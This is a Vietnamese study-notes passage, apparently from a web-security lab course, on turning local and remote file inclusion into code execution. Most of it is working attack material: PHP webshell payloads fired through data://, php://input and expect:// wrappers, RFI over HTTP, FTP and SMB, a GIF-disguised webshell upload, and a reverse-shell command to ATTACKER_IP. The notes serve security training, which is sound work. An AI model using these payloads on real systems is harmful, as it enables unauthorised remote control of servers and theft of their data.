
Fuzz the web application for other php scripts, and then read one of the configuration files and submit the database password as the answer. using ffuf to find other script that existed on the server

Read the configure.php
SECTION 5: PHP WRAPPER
1. Check điều kiện tiên quyết
bash
1
2
3
4
5
6
7
8
# Đọc php.ini qua LFI + base64 filter:
curl -s "http://TARGET/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini" \
  | grep -oP '[A-Za-z0-9+/=]{20,}' \
  | base64 -d | grep -E "allow_url_include|expect"

# Kết quả cần thấy:
# allow_url_include = On   → mở data:// và php://input
# extension=expect         → mở expect://
2. data:// Wrapper → RCE
Yêu cầu: allow_url_include = On
bash
1
2
3
4
5
6
# Encode webshell:
echo '<?php system($_GET["cmd"]); ?>' | base64
# → PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+Cg==

# Fire:
curl -s "http://TARGET/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id"
python
1
2
3
4
5
6
7
# Python PoC:
import requests, base64

shell = base64.b64encode(b'<?php system($_GET["cmd"]); ?>').decode()
r = requests.get(f"http://TARGET/index.php",
    params={"language": f"data://text/plain;base64,{shell}", "cmd": "id"})
print(r.text)
3. php://input Wrapper → RCE
Yêu cầu: allow_url_include = On + endpoint nhận POST
bash
1
2
3
4
5
6
7
8
curl -s -X POST \
  --data '<?php system($_GET["cmd"]); ?>' \
  "http://TARGET/index.php?language=php://input&cmd=id"

# Nếu chỉ nhận POST (không có $_REQUEST), nhúng command thẳng:
curl -s -X POST \
  --data '<?php system("id"); ?>' \
  "http://TARGET/index.php?language=php://input"
4. expect:// Wrapper → RCE trực tiếp
Yêu cầu: extension expect được load (hiếm, nhưng có)
bash
1
2
3
4
# Test luôn không cần check:
curl -s "http://TARGET/index.php?language=expect://id"
curl -s "http://TARGET/index.php?language=expect://whoami"
curl -s "http://TARGET/index.php?language=expect://cat+/etc/passwd"
5. So sánh 3 wrappers
| Wrapper | Yêu cầu | Method | Độ phổ biến |
|---|---|---|---|
data:// | allow_url_include=On | GET | ★★★★ |
php://input | allow_url_include=On | POST | ★★★★ |
expect:// | Extension riêng | GET | ★★ |
6. Reverse shell sau khi có RCE
bash
1
2
3
4
5
# Payload rev shell qua data://:
CMD="bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1'"
ENCODED=$(echo "<?php system(base64_decode('$(echo $CMD | base64 -w0)')); ?>" | base64 -w0)

curl -s "http://TARGET/index.php?language=data://text/plain;base64,$ENCODED"


Question 1


Check for flag
SECTION 6: Remote File Inclusion (RFI)
1. LFI vs RFI
- Mọi RFI đều là LFI, nhưng LFI không nhất thiết là RFI
- RFI bị disable mặc định trên hầu hết web server hiện đại
- PHP yêu cầu
allow_url_include = On
Hàm hỗ trợ Remote URL:
| Function | Execute | Remote URL |
|---|---|---|
PHP include()/include_once() | ✅ | ✅ |
PHP file_get_contents() | ❌ | ✅ |
Java import | ✅ | ✅ |
.NET include | ✅ | ✅ |
.NET @Html.RemotePartial() | ❌ | ✅ |
2. Verify RFI
1
2
# Test bằng localhost trước — tránh bị firewall block:
?language=http://127.0.0.1:80/index.php
⚠️ Không include chính
index.phptừ remote — gây recursive loop → DoS
3. RCE qua HTTP
bash
1
2
3
4
5
6
7
8
# Tạo webshell:
echo '<?php system($_GET["cmd"]); ?>' > shell.php

# Host server:
sudo python3 -m http.server 80   # dùng port 80/443 — thường được whitelist

# Trigger RFI:
?language=http://<OUR_IP>/shell.php&cmd=id
💡 Nếu server tự append
.php→ bỏ.phpkhỏi tên file khi gọi
4. RCE qua FTP
bash
1
2
3
4
5
6
7
8
# Dùng khi HTTP bị WAF/firewall block:
sudo python -m pyftpdlib -p 21

# Trigger:
?language=ftp://<OUR_IP>/shell.php&cmd=id

# Nếu cần auth:
?language=ftp://user:pass@<OUR_IP>/shell.php&cmd=id
💡 PHP mặc định auth anonymous với FTP
5. RCE qua SMB — Windows only
bash
1
2
3
4
5
# Không cần allow_url_include — Windows treat SMB như local file
impacket-smbserver -smb2support share $(pwd)

# Trigger bằng UNC path:
?language=\\<OUR_IP>\share\shell.php&cmd=whoami
⚠️ SMB qua internet thường bị block — hiệu quả nhất khi cùng network
6. Attack Decision Tree
1
2
3
4
5
6
LFI found
    ↓
Check allow_url_include = On?
    ├── Yes → thử HTTP → FTP (nếu HTTP bị block)
    └── No  → Windows server? → SMB (không cần allow_url_include)
                └── Linux? → quay lại LFI→RCE (log poison, php wrapper)
7. SSRF bonus
Nếu hàm không execute (chỉ read remote URL) → vẫn khai thác được qua SSRF:
1
2
3
?language=http://127.0.0.1:8080/admin
?language=http://127.0.0.1:3000/internal-api
# Enumerate internal ports/services
Question 1
Attack the target, gain command execution by exploiting the RFI vulnerability, and then look for the flag under one of the directories in / Confirm that the page got LFI

Confirm RFI

Get the flag
SECTION 7: LFI and File Uploads
Điều kiện
- Upload form không cần vulnerable — chỉ cần cho phép upload
- Hàm LFI phải có Execute capability (
include(),require(),res.render(), v.v.) - Extension/content type không quan trọng — PHP execute dựa trên LFI include, không phải tên file
1. Malicious Image Upload (phổ biến nhất)
bash
1
2
3
4
5
6
7
8

# Tạo file ảnh giả chứa webshell — GIF magic bytes để bypass content-type check:
echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif


# Upload lên profile/avatar → inspect source tìm path:
# <img src="/profile_images/shell.gif">

# Trigger qua LFI:

?language=./profile_images/shell.gif&cmd=id
💡 GIF dùng vì magic bytes là ASCII (
GIF8) — dễ nhúng. Các format khác cần binary magic bytes phải URL encode.
⚠️ Nếu LFI có prefix directory →
